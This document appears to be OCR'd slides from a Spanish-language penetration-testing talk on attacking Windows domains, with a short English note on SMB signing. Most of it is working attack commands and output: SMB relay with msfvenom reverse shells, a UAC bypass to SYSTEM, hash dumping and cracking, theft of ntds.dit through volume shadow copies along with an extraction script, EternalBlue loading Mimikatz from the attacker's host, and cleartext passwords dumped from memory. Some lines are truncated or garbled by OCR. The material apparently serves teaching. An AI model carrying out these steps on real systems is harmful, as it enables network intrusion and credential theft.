
Although SMB packet signing does not encrypt data, it does digitally sign Server Message Block (SMB) packets to ensure that the data has not been changed while in transit. The Management Server uses the Server Message Block (SMB) port (TCP/UDP 445) to deliver the files needed for agent installation on remote computers and for updating agent settings after installation.

You can configure this method by enabling the **Microsoft network client: Digitally sign communications (always)** and the **Microsoft network server: Digitally sign communications (always)** options. These options configure Windows 2000 to require the SMB server to perform SMB packet signing.

Enabling both of these options can mitigate "man-in-the-middle" attacks using SMB packets. These options can be configured using the Global or Local Policy snap-in for the MMC.

Top Of Page

Esquema Relay



Detectando objetivos

- Detectamos en la Red los “smb unsigned”
- Si sumamos Responder el resultado i0wn3d!

```
root@peruhack:~/Responder/tools# python RunFinger.py -i 192.168.99.0/24
Retrieving information for 192.168.99.2...
Retrieving information for 192.168.99.9...
SMB signing: False
Server Time: 2017-06-24 11:33:53
Os version: 'Windows 10 Pro 10240'
Lanman Client: 'Windows 10 Pro 6.3'
Machine Hostname: 'W10'
This machine is part of the 'PERUHACK' domain
```

Smb relay


Soy Admin
Necesito loguearme
Servidor de
Inventarios
Atacante
Soy Admin
Necesito loguearme
Objetivo
Encripta el reto X con el
hash del Admin
Encripta el reto X con el
hash del Admin
Aca va el reto encriptado
Aca va el reto encriptado
Acceso Autorizado
Acceso DENEGADO

En acción:

```
root@peruhack:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.99.11 LPORT=443 -f exe -o smb.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
Saved as: smb.exe
```

```
resource (smb.rc)> use multi/handler
resource (smb.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (smb.rc)> set LHOST 192.168.99.11
LHOST => 192.168.99.11
resource (smb.rc)> set LPORT 443
LPORT => 443
resource (smb.rc)> set ExitOnSession false
ExitOnSession => false
resource (smb.rc)> set EnableStageEncoding true
EnableStageEncoding => true
resource (smb.rc)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.99.11:443
[*] Starting the payload handler...
msf exploit(handler) >
```

```
  153  history
root@peruhack:~# ./smbrelayx.py -h 192.168.99.9 -e smb.exe
Impacket v0.9.13 - Copyright 2002-2015 Core Security Technologies

[*] Running in relay mode
[*] Config file parsed
[*] Setting up SMB Server

[*] Servers started, waiting for connections
[*] Setting up HTTP Server
```

Multi Relay

```
root@peruhack:~# ./smbrelayx.py -h 192.168.99.9 -e smb.exe
Impacket v0.9.13 - Copyright 2002-2015 Core Security Technologies

[*] Running in relay mode
[*] Config file parsed
[*] Setting up SMB Server

[*] Servers started, waiting for connections
[*] Setting up HTTP Server
[*] Incoming connection (192.168.99.254,49658)
[*] SMBD: Received connection from 192.168.99.254, attacking target 192.168.99.9
[*] Authenticating against 192.168.99.9 as PERUHACK\Administrator SUCCEED
[*] Requesting shares on 192.168.99.9.....
[-] TreeConnectAndX not found C$
[-] TreeConnectAndX not found C$
[*] Found writable share ADMIN$
[*] Uploading file wBZQDYGV.exe
[*] Opening SVCManager on 192.168.99.9.....
[*] Creating service Okwl on 192.168.99.9.....
[*] Starting service Okwl.....
```

```
msf exploit(handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (957517 bytes) to 192.168.99.9
[*] Meterpreter session 1 opened (192.168.99.11:443 -> 192.168.99.9:49942) at 2017-06-24 12:16:08 -0500
```

Escalando privilegios

Escalamiento de privilegios


Habiendo tomado el control de un equipo...

```
meterpreter > sysinfo
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The followin
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > run hashdump

[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 5b32c4d2b8d1f6c00e3e82f02796c45c...
[-] Meterpreter Exception: Rex::Post::Meterpreter::RequestError stdapi_registry_open_key
[-] This script requires the use of a SYSTEM user context (hint: migrate into service pr
meterpreter >
```

Debemos escalar a SYSTEM

Escalar a SYSTEM con ByPassUAC

¿Qué es UAC? (User Account Control) Es un componente de seguridad de Windows que perrmite elevar privilegios cuando sea necesaria, solicitando un "permiso" o credenciales si en caso se está operando con una cuenta de usuario estándar.




	Configuración de seguridad
edes: canalizaciones con nombre accesibles anónimamente	
ión del sistema: subsistemas opcionales	
sión interactivo: texto del mensaje para los usuarios que intentan iniciar una sesión	
sión interactivo: título del mensaje para los usuarios que intentan iniciar una sesión	
edes: rutas del Registro accesibles remotamente	System\CurrentControlSet\Control\ProductOptions,Syste...
edes: rutas y subrutas del Registro accesibles remotamente	System\CurrentControlSet\Control\Print\Printers,System\...
de red: seguridad de sesión mínima para clientes NTLM basados en SSP (incluida RPC segu...	Requerir cifrado de 128 bits
de red: seguridad de sesión mínima para servidores NTLM basados en SSP (incluida RPC se...	Requerir cifrado de 128 bits
cuentas de usuario: comportamiento de la petición de elevación para los usuarios estándar	Pedir credenciales
cuentas de usuario: comportamiento de la petición de elevación para los administradores ...	Pedir consentimiento para binarios que no son de Windows
edes: recursos compartidos accesibles anónimamente	No está definido
orzar la configuración de subcategorías de la directiva de auditoría (Windows Vista o poste...	No está definido
r de dominio: no permitir los cambios de contraseña de cuenta de equipo	No está definido
r de dominio: permitir a los operadores de servidor programar tareas	No está definido
r de dominio: requisitos de firma de servidor LDAP	No está definido
a de sistema: forzar la protección con claves seguras para las claves de usuario almacenada...	No está definido

Escalar a SYSTEM con ByPassUAC

ByPassUAC con **Event Viewer (**binario de Miscrosoft auto-elevado**)**
Y que **tiene Event Viewer (eventvrw.exe)?**

- Se ejecuta con privilegio; es un proceso con alta integridad.
- Realiza consultas al Registro (HKCU y HKLM), y es posible modificar el registro HKCU por un usuario sin privilegios



Escalar a SYSTEM con ByPassUAC

Usaremos BypassUAC con el visor de eventos (bypassuac_eventvwr)

```
msf exploit(bypassuac_eventvwr) > show options

Module options (exploit/windows/local/bypassuac_eventvwr):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  8                yes       The session to run this module on.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.4         yes       The listen address
   LPORT     5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows x64
```

Escalar a SYSTEM con ByPassUAC

Usaremos BypassUAC con el visor de eventos (bypassuac_eventvwr)

```
msf exploit(bypassuac_eventvwr) > sessions

Active sessions
===============

  Id  Type                     Information                      Connection
  --  ----                     -----------                      ----------
  8   meterpreter x64/windows  PC-VICTIMA\Victima @ PC-VICTIMA  10.0.2.4:40579 -> 10.0.2.7:4444 (10.0.2.7)
```

```
msf exploit(bypassuac_eventvwr) > exploit

[*] Started reverse TCP handler on 10.0.2.4:5555
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\System32\eventvwr.exe
[*] Sending stage (205379 bytes) to 10.0.2.7
[*] Meterpreter session 12 opened (10.0.2.4:5555 -> 10.0.2.7:50138) at 2017-09-16 23:12:53 -0500
[*] Cleaining up registry keys ...

meterpreter > getuid
Server username: PC-VICTIMA\Victima
```

??

Escalar a SYSTEM con ByPassUAC

Y finalmente...

```
meterpreter > getsystem
[-] Error running command getsystem: Rex::TimeoutError Operation timed out.
meterpreter > migrate 1420
[*] Migrating from 2276 to 1420...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/local/bypassuac_eventvwr.rb

Mas info... ☞ https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/

Contraseñas y Hashes

Extracción de hashes

```
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lucho:1002:aad3b435b51404eeaad3b435b51404ee:f9e37e83b83c47a93c2f09f66408631b:::
Victima:1001:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
meterpreter >
```

Usando John the Ripper

```
root@kali2017:~# john --format=nt Documentos/hashsesLocal-Win10.txt --wordlist=Descargas/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123           (lucho)
                 (Administrator)
Passw0rd         (Victima)
3g 0:00:00:00 DONE (2017-09-17 02:11) 100.0g/s 272800p/s 272800c/s 431600C/s cervantes..ANGEL1
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Extracción de Hashes de un DC

¿Donde se encuentran los hashes?... NTDS.dit

- Es la base de datos del Directorio Activo de los sistemas operativos Windows Server de Microsoft.Se localiza usualmente en:**%SystemRoot%\NTDS**

- Contiene datos del Directorio Activo como por ejemplo, nombres de unidades organizativas, dispositivos, hash de contraseñas de usuarios del dominio, historial de cambios, entre otros.

Algunas tablas de interés:

Datatable.- almacena obtejos accesibles del Directorio Activo.

Link_table.- ofrece referencias a objetos

sd_table.- almacena descripciones de seguridad

Continuamos con la extracción de NTDS.dit y SYSTEM

tool vssadmin de Windows.

```
C:\>vssadmin create shadow /for=c:
vssadmin create shadow /for=c:
vssadmin 1.1 - Herramienta administrativa de l@nea de comando del
Servicio de instant@neas de volumen. (C) Copyright 2001-2005 Microsoft Corp.

Se cre@ correctamente una instant@nea para 'c:\'
    Id. de instant@nea: {e2ba2da3-e69e-40a1-a1a7-92deda44155e}
    Nombre de volumen de instant@neas: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy100

C:\>vssadmin list shadows
vssadmin list shadows
vssadmin 1.1 - Herramienta administrativa de l@nea de comando del
Servicio de instant@neas de volumen. (C) Copyright 2001-2005 Microsoft Corp.

Contenido de  id. de conjunto de instant@neas: {cd7aebcb-6d8c-4964-b9b8-bc742de805c1}
   Conten@a 1 instant@neas en el momento de su creaci@n: 10/07/2015 21:09:08
      Id. de instant@neas: {e2ba2da3-e69e-40a1-a1a7-92deda44155e}
         Volumen original: (C:)\\?\Volume{8f1a74d2-9b7c-11de-87d9-806e6f6e6963}\
```

Continuamos con la extracción de NTDS.dit y SYSTEM

Copiar los archivos ntds.dit y SYSTEM a la unidad C por ejemplo.

```
C:\>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy100\Windows\ntds\ntds.dit c:\
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy100\Windows\ntds\ntds.dit c:\
Sobrescribir c:\ntds.dit? (S/No/Todo): Si
Si
        1 archivos copiados.
```

```
C:\>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy100\Windows\system32\config\SYSTEM c:\
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy100\Windows\system32\config\SYSTEM c:\
Sobrescribir c:\SYSTEM? (S/No/Todo): Si
Si
        1 archivos copiados.
```

Terminando la extracción


- **Libesedb**. Extraer las tablas de la base de datos
- **Ntdsxtract**. Extraer los Hashes de las tablas obtenidas.

Un pequeño bash

```
#!/bin/bash

# descomprimir y compilar la herramienta libesedb

  tar xvzf libesedb-experimental-20150409.tar.gz
  cd libesedb-20150409
 ./configure
  make && make install

# Extraer las tablas del arcivo ntds.dit con ./esedbexport
  mkdir /root/TEMP
  cd /root/libesedb-20150409/esedbtools
  ./esedbexport -t /root/TEMP/ntds /root/ntds.dit

# Descomprimir ntdsxtract para extraer los hashes
  cd /root
  unzip ntdsxtract_v1_3_1_beta.zip -d ntdsxtract_v1_3_1_beta

# Extraer los hashes de la tabla datatable.3 y link_table.5  en formato john
  mkdir /root/Hashes
  cd /root/ntdsxtract_v1_3_1_beta
  python dsusers.py /root/TEMP/ntds.export/datatable.3 /root/TEMP/ntds.export/link_table.5 /
root/Hashes --passwordhashes --lmoutfile /root/Hashes/LM.out --ntoutfile /root/Hashes/NT.out
 --pwdformat john --syshive /root/SYSTEM
echo 'TERMINO....'
exit
```

Terminando la extracción

```
root@kali:~# john Hashes/NT.txt --wordlist Diccionarios/500-worst-passwords.txt
Warning: detected hash type "nt", but the string is also recognized as "nt2"
Use the "--format=nt2" option to force loading these as that type instead
Loaded 250 password hashes with no different salts (NT MD4 [128/128 X2 SSE2-16])
12345678         (j[redacted])
elizabeth        ([redacted])
alexandra        ([redacted])
fernanda         ([redacted])
guesses: 4  time: 0:00:00:00 DONE (Sat Nov  7 22:39:59 2015)  c/s: 87714K  trying: paagal -
sss
Warning: passwords printed above might
Use the "--show" option to display all
```



Descarga de contraseñas de memoria

- Varias opciones con Mimikatz: cargar el módulo en el objetivo y ejecutarlo; cargar desde meterpreter; desde una session PowerShell; etc.

```
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   GroomAllocations    12               yes       Initial number of times to groom the kernel pool.
   GroomDelta          5                yes       The amount to increase the groom count by per try.
   MaxExploitAttempts  3                yes       The number of times to retry the exploit.
   ProcessName         spoolsv.exe      yes       Process to inject payload into.
   RHOST               10.0.2.15        yes       The target address
   RPORT               445              yes       The target port (TCP)
   SMBDomain           .                no        (Optional) The Windows domain to use for authentication
   SMBPass                              no        (Optional) The password for the specified username
   SMBUser                              no        (Optional) The username to authenticate as
   VerifyArch          true             yes       Check if remote architecture matches exploit Target.
   VerifyTarget        true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/powershell_reverse_tcp):

   Name          Current Setting                     Required  Description
   ----          ---------------                     --------  -----------
   EXITFUNC      thread                              yes       Exit technique (Accepted: '', seh, thread,
   LHOST         10.0.2.4                            yes       The listen address
   LOAD_MODULES  http://10.0.2.4/Invoke-Mimikatz.ps1 no        A list of powershell modules seperated by
   LPORT         4444                                yes       The listen port
```

Descarga de contraseñas de memoria

```
PS C:\Windows\system32> Invoke-Mimikatz

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 765118 (00000000:000bacbe)
Session           : Interactive from 2
User Name         : eladmin
Domain            : LABHACK
Logon Server      : WIN-RC99OP94Q8S
Logon Time        : 9/18/2017 10:12:06 PM
SID               : S-1-5-21-1123276563-1609689139-1251605055-1000
        msv :
         [00000003] Primary
         * Username : eladmin
         * Domain   : LABHACK
         * LM       : 712df9203e16c7b61aa818381e4e281b
         * NTLM     : 4ac319dc0f491c987e77679df95e0baf
         * SHA1     : 7aca6b76e10c4990d3ee4f185ac8e3d81e05afe6
        tspkg :
         * Username : eladmin
         * Domain   : LABHACK
         * Password : Abc..123
        wdigest :
         * Username : eladmin
         * Domain   : LABHACK
         * Password : Abc..123
        kerberos :
         * Username : eladmin
         * Domain   : LABHACK.COM
         * Password : Abc..123
        ssp :
```

Quieres otra forma?...

